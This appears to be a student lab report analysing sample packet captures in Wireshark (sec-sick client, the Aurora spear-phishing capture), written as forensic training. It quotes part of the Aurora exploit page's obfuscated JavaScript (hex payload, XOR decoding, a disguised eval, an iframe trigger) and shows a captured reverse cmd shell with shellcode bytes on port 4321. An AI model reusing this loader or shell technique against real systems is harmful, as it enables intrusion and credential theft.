Experiment 2

Objective : Detecting Suspicious Activity: Analyze network traffic to identify suspicious patterns, such as repeated connection attempts or unusual communication between hosts.

Tool and Package Required:


Sec-sick client.pcapng

Aurora.pcap

Arp_poison.pcap

Step 1: Check the normal activity of different protocol on the network by checking protocol hierarchy and find the normal information being transferred under different protocols susch as TCP and UDP.

Protocol heirarchy:



Wireshark · Protocol Hierarchy Statistics · Wi-Fi


Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	2834	100.0	2066481	1522 k	0	0	0	2834
Ethernet	100.0	2834	2.1	44288	32 k	0	0	0	2834
Internet Protocol Version 6	4.6	129	0.2	5160	3800	0	0	0	129
User Datagram Protocol	3.3	94	0.0	752	553	0	0	0	94
Simple Service Discovery Protocol	0.0	1	0.0	121	89	1	121	89	1
Multicast Domain Name System	2.7	77	0.4	7707	5677	77	7707	5677	77
Link-local Multicast Name Resolution	0.6	16	0.0	428	315	16	428	315	16
Internet Control Message Protocol v6	1.2	35	0.0	912	671	35	912	671	35
Internet Protocol Version 4	86.3	2447	2.4	48944	36 k	0	0	0	2447
User Datagram Protocol	13.4	380	0.1	3040	2239	0	0	0	380
Simple Service Discovery Protocol	0.4	11	0.1	1809	1332	11	1809	1332	11
QUIC IETF	0.8	24	1.5	30000	22 k	24	30000	22 k	24
NetBIOS Name Service	0.5	15	0.0	786	578	15	786	578	15
Multicast Domain Name System	10.5	298	1.3	27060	19 k	298	27060	19 k	298
Link-local Multicast Name Resolution	0.2	5	0.0	124	91	5	124	91	5
Dynamic Host Configuration Protocol	0.6	16	0.2	4902	3610	16	4902	3610	16
Dropbox LAN sync Discovery Protocol	0.2	7	0.0	931	685	7	931	685	7
Domain Name System	0.1	4	0.0	220	162	4	220	162	4
Transmission Control Protocol	72.9	2066	91.0	1881008	1385 k	532	99953	73 k	2066
Transport Layer Security	54.1	1534	89.6	1852369	1364 k	1534	1783960	1314 k	1588
Internet Group Management Protocol	0.0	1	0.0	8	5	1	8	5	1
Data	0.6	16	0.1	1297	955	16	1297	955	16
ddress Resolution Protocol	8.5	242	0.5	10406	7665	242	10406	7665	242

No display filter.

Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
data
Close
Copy
Protocols
Help
Wi-Fi: <live capture in progress>
Packets: 3384 · Displayed: 3384 (100.0%)
Profile: Default
Type here to search
36°C Haze
4:18 PM
4/15/2024

Step 2: Open sec-sickclient.pcapng and observer the suspisious data being trasnferred in TCP protocol and observe the path of the same.


Sec sick client:


sec-sickclient.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Type here to search
36°C Haze
4:11 PM
4/15/2024


```
No.  Time        Source           Destination      Protocol Length Info
   1 0.000000    10.129.211.13    10.129.56.6      DNS       77 Standard query 0x0006 A bbjj.househot.com
   2 0.237997    10.129.56.6      10.129.211.13    DNS      399 Standard query response 0x0006 A bbjj.househot.com CNAME ypgw.wallloan.com A 216.234.235.165 A 151.198.6.5…
   3 0.239858    10.129.211.13    216.234.235.165  TCP       62 1047 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
   4 0.240407    216.234.235.165  10.129.211.13    ICMP      70 Destination unreachable (Port unreachable)
   5 3.239943    10.129.211.13    216.234.235.165  TCP       62 [TCP Retransmission] 1047 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
   6 3.240576    216.234.235.165  10.129.211.13    ICMP      70 Destination unreachable (Port unreachable)
   7 9.174300    10.129.211.13    216.234.235.165  TCP       62 [TCP Retransmission] 1047 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
   8 9.175010    216.234.235.165  10.129.211.13    ICMP      70 Destination unreachable (Port unreachable)
   9 337.528083  10.129.211.13    10.129.56.6      DNS       77 Standard query 0x0007 A ypgw.wallloan.com
  10 337.757036  10.129.56.6      10.129.211.13    DNS      253 Standard query response 0x0007 A ypgw.wallloan.com A 61.189.243.240 A 61.145.119.63 A 151.198.6.55 A 202.9…
  11 337.763493  10.129.211.13    61.189.243.240   TCP       62 1048 → 18067 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
  12 338.160099  61.189.243.240   10.129.211.13    TCP       62 18067 → 1048 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM
  13 338.160284  10.129.211.13    61.189.243.240   TCP       54 1048 → 18067 [ACK] Seq=1 Ack=1 Win=64240 Len=0
  14 338.160379  10.129.211.13    61.189.243.240   TCP       67 1048 → 18067 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=13
  15 338.719557  61.189.243.240   10.129.211.13    TCP       60 18067 → 1048 [ACK] Seq=1 Ack=14 Win=65522 Len=0
  16 338.719607  10.129.211.13    61.189.243.240   TCP       71 1048 → 18067 [PSH, ACK] Seq=14 Ack=1 Win=64240 Len=17

> Packet comments
> Frame 1: 77 bytes on wire (616 bits), 77 bytes captured (616 bits) on interface unknown, id 0
> Ethernet II, Src: Dell_58:93:fa (00:0b:db:58:93:fa), Dst: WatchGuardTe_04:f8:35 (00:90:7f:04:f8:35)
> Internet Protocol Version 4, Src: 10.129.211.13, Dst: 10.129.56.6
> User Datagram Protocol, Src Port: 1025, Dst Port: 53
> Domain Name System (query)

sec-sickclient.pcapng    Packets: 209 · Displayed: 209 (100.0%) · Comments: 4    Profile: Default
```

Step 3: Load the other package “Aurora.pcap”- Spear Phishing attack and observe the line no 6 for iframe attack

Line 6 I frame attack:


aurora.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.  Time      Source           Destination      Protocol Length Info
   1 0.000000  192.168.100.206  192.168.100.202  TCP       62 1031 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
   2 0.000248  192.168.100.202  192.168.100.206  TCP       62 80 → 1031 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM
   3 0.000331  192.168.100.206  192.168.100.202  TCP       60 1031 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
   4 0.000796  192.168.100.206  192.168.100.202  HTTP     345 GET /info HTTP/1.1
   5 0.200056  192.168.100.202  192.168.100.206  TCP       60 80 → 1031 [ACK] Seq=1 Ack=292 Win=65244 Len=0
   6 0.478898  192.168.100.202  192.168.100.206  HTTP     191 HTTP/1.1 302 Moved
   7 0.480010  192.168.100.206  192.168.100.202  HTTP     359 GET /info?rFfWELUjLJHpP HTTP/1.1
   8 0.678741  192.168.100.202  192.168.100.206  TCP       60 80 → 1031 [ACK] Seq=138 Ack=597 Win=64939 Len=0
   9 0.832520  192.168.100.202  192.168.100.206  TCP     1514 80 → 1031 [ACK] Seq=138 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
  10 0.832539  192.168.100.202  192.168.100.206  TCP     1514 80 → 1031 [ACK] Seq=1598 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
  11 0.832752  192.168.100.206  192.168.100.202  TCP       60 1031 → 80 [ACK] Seq=597 Ack=3058 Win=64240 Len=0
  12 0.832756  192.168.100.202  192.168.100.206  TCP     1514 80 → 1031 [ACK] Seq=3058 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
  13 0.832758  192.168.100.202  192.168.100.206  TCP     1514 80 → 1031 [ACK] Seq=4518 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
  14 0.832760  192.168.100.202  192.168.100.206  TCP     1514 80 → 1031 [ACK] Seq=5978 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
  15 0.832763  192.168.100.202  192.168.100.206  TCP     1514 80 → 1031 [ACK] Seq=7438 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
  16 0.832852  192.168.100.206  192.168.100.202  TCP       60 1031 → 80 [ACK] Seq=597 Ack=8898 Win=64240 Len=0

> Frame 1: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface unknown, id 0
> Ethernet II, Src: VMware_07:ae:27 (00:0c:29:07:ae:27), Dst: HewlettPacka_bf:91:ee (00:25:b3:bf:91:ee)
> Internet Protocol Version 4, Src: 192.168.100.206, Dst: 192.168.100.202
> Transmission Control Protocol, Src Port: 1031, Dst Port: 80, Seq: 0, Len: 0
```



Wireshark · Follow TCP Stream (tcp.stream eq 0) · aurora.pcapng


```
9143c0a1536111029101e24090f1402062f2f0e67657b0322242d0218260b2a77786c7748773d211e341d31482420381c04382f3a06311e6e08363c261b
1f1f242b1e2835280e0d0106272f142b3c23141936097b6579654377372e053e11320f382b6c3b0b35200605031c25082f02223d3008003a35081332351
32e3c3a42653138506d52643a22752f650c103f781360161a1367267c3136397a2b40342e3356347528091f7c2978140c077605672110205a2f7a2c2c25
42255633193965097c2e1405601176020b307c365a28163d403342223a22752f650e103f781360161a1367267c3136397a2b40342e3356347528091f7c2
978140c077605672110205a2f7a2c2c2542255633193965097c2e1405601176020b307c365a28163d403342223a22752f650e103f781360161a1367267c
3136397a2b40342e3356347528091f7c2978140c077605672110205a2f7a2c2c2542255633193965097c2e1405601176020b307c365a28163d403342223
a22752f650e103f781360161a1367267c3148772c2702705a2f466a657c6e4a256a74501d17031e1e082e200c091d0a391c1c1420270c212c121e1e1f37
1500050a2e352e302838301802113b05053f1139330706123d0a39312e0f222962390f222d3c186b522f4d7c6c37180f0932013d3207202300070519041
e0c38393d0b3e3403120b10180f263100321704122d153e14230f29202425142b2c0f30363c2924233d1c0b1b1b48332438344a716a384b2d0427147731
6c684a201e2615013909031a223b23322d3b0b20292307071301151401286430233372a033a2022215131';
                                var RXb = '';
                                for (i = 0;i<IwpVuiFqihVySoJStwXmT.length;i+=2) {
                                                RXb += String.fromCharCode(parseInt(IwpVuiFqihVySoJStwXmT.substring(i, i+2), 16));
                                }
                                var vuWGWsvUonxrQzpqgBXPrZNSKRGee = location.search.substring(1);
                                var NqxAXnnXiILOBMwVnKoqnbp = '';
                                for (i=0;i<RXb.length;i++) {
                                                NqxAXnnXiILOBMwVnKoqnbp += String.fromCharCode(RXb.charCodeAt(i) ^ vuWGWsvUonxrQzpqgBXPr
ZNSKRGee.charCodeAt(i%vuWGWsvUonxrQzpqgBXPrZNSKRGee.length));
                                }
                                window["eval".replace(/[A-Z]/g,"")](NqxAXnnXiILOBMwVnKoqnbp);

</script>
</head>
<body>
<span id="vhQYFCtoDnOzUOuxAflDSzVMIHYhjJojAOCHNZtQdlxSPFUeEthCGdRtiIY"><iframe src="/infowTVeeGDYJWNfsrdrvXiYApnuPoCMjRrSZu
KtbVgwuZCXwxKjtEclbPuJPPctcflhsttMRrSyxl.gif" onload="WisgEgTNEfaONekEqaMyAUALLMYW(event)" /></span></body></html>
</body>
</html>GET /infowTVeeGDYJWNfsrdrvXiYApnuPoCMjRrSZuKtbVgwuZCXwxKjtEclbPuJPPctcflhsttMRrSyxl.gif HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://192.168.100.202/info?rFfWELUjLJHpP
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 192.168.100.202
Connection: Keep-Alive

HTTP/1.1 200 OK
```

Packet 21. 3 client pkts, 10 server pkts, 5 turns. Click to select.

Entire conversation (12 kB) Show data as ASCII Stream 0

Step 4: Observe line 21 as some gif data is being transferred with unreadable language.

Line 21 :




aurora.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.    Time      Source           Destination      Protocol Lengtł Info
    13 0.832758  192.168.100.202  192.168.100.206  TCP      1514 80 → 1031 [ACK] Seq=4518 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
    14 0.832760  192.168.100.202  192.168.100.206  TCP      1514 80 → 1031 [ACK] Seq=5978 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
    15 0.832763  192.168.100.202  192.168.100.206  TCP      1514 80 → 1031 [ACK] Seq=7438 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
    16 0.832852  192.168.100.206  192.168.100.202  TCP        60 1031 → 80 [ACK] Seq=597 Ack=8898 Win=64240 Len=0
    17 0.832854  192.168.100.202  192.168.100.206  TCP      1514 80 → 1031 [ACK] Seq=8898 Ack=597 Win=64939 Len=1460 [TCP segment of a reassembled PDU]
    18 0.832857  192.168.100.202  192.168.100.206  HTTP     1225 HTTP/1.1 200 OK  (text/html)
    19 0.833003  192.168.100.206  192.168.100.202  TCP        60 1031 → 80 [ACK] Seq=597 Ack=11529 Win=61609 Len=0
    20 0.833134  192.168.100.206  192.168.100.202  TCP        60 [TCP Window Update] 1031 → 80 [ACK] Seq=597 Ack=11529 Win=64240 Len=0
    21 1.288241  192.168.100.206  192.168.100.202  HTTP      475 GET /infowTVeeGDYJWNfsrdrvXiYApnuPoCMjRrSZuKtbVgwuZCXwxKjtEclbPuJPPctcflhsttMRrSyxl.gif HTT
    22 1.488200  192.168.100.202  192.168.100.206  TCP        60 80 → 1031 [ACK] Seq=11529 Ack=1018 Win=64518 Len=0
    23 1.489366  192.168.100.202  192.168.100.206  HTTP      201 HTTP/1.1 200 OK  (GIF89a)
    24 1.650958  192.168.100.206  192.168.100.202  TCP        60 1031 → 80 [ACK] Seq=1018 Ack=11676 Win=64093 Len=0
    25 4.366341  192.168.100.206  192.168.100.202  TCP        62 1032 → 4321 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM
    26 4.366436  192.168.100.202  192.168.100.206  TCP        62 4321 → 1032 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 SACK_PERM
    27 4.366552  192.168.100.206  192.168.100.202  TCP        60 1032 → 4321 [ACK] Seq=1 Ack=1 Win=64240 Len=0
    28 4.367615  192.168.100.202  192.168.100.206  TCP        60 4321 → 1032 [PSH, ACK] Seq=1 Ack=1 Win=65535 Len=4

> Frame 21: 475 bytes on wire (3800 bits), 475 bytes captured (3800 bits) on interface unknown, id 0
> Ethernet II, Src: VMware_07:ae:27 (00:0c:29:07:ae:27), Dst: HewlettPacka_bf:91:ee (00:25:b3:bf:91:ee)
> Internet Protocol Version 4, Src: 192.168.100.206, Dst: 192.168.100.202
> Transmission Control Protocol, Src Port: 1031, Dst Port: 80, Seq: 597, Ack: 11529, Len: 421
> Hypertext Transfer Protocol
```

Step 5: Check the TCP data by following TCP stream of the same and observe that the hacker is trying to access the adming control by getting password and other credentials.

Line 25- TCP stream:




tcp.stream eq 1

```
No.   Time        Source
   25 4.366341    192.168
   26 4.366436    192.168
   27 4.366552    192.168
   28 4.367615    192.168
   29 4.495304    192.168
   30 4.495314    192.168
   31 4.630040    192.168
   32 4.836179    192.168
   33 4.836270    192.168
   34 5.036190    192.168
   35 11.861868   192.168
   36 11.862049   192.168
   37 12.061557   192.168
   38 12.061671   192.168
   39 12.261757   192.168

> Frame 25: 62 bytes on wire (
> Ethernet II, Src: VMware_07:
> Internet Protocol Version 4,
> Transmission Control Protoco
```

```
..........`..1.d.R0.R..R..r(..J&1.1..<a|., ..
....RW.R..B<...@x..tJ..P.H..X ...<I.4...1.1....
..8.u..}.;}$u.X.X$..f..K.X.........D$$[[aYZQ..X_Z....]hcmd...WWW1.j.YV..f.D$<...D$...DTPVVVFVNVVSVhy.?.....NVF.0h...`......Vh
......<.|
...u..G.roj.S..Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 84AA-C05E

 Directory of C:\Documents and Settings\Administrator\Desktop

07/13/2010  05:33 PM    <DIR>          .
07/13/2010  05:33 PM    <DIR>          ..
07/13/2010  05:33 PM    <DIR>          data
07/13/2010  05:33 PM    <DIR>          docs
07/13/2010  05:34 PM               227 passwords.txt
               1 File(s)            227 bytes
               4 Dir(s)  19,271,598,080 bytes free

C:\Documents and Settings\Administrator\Desktop>
```

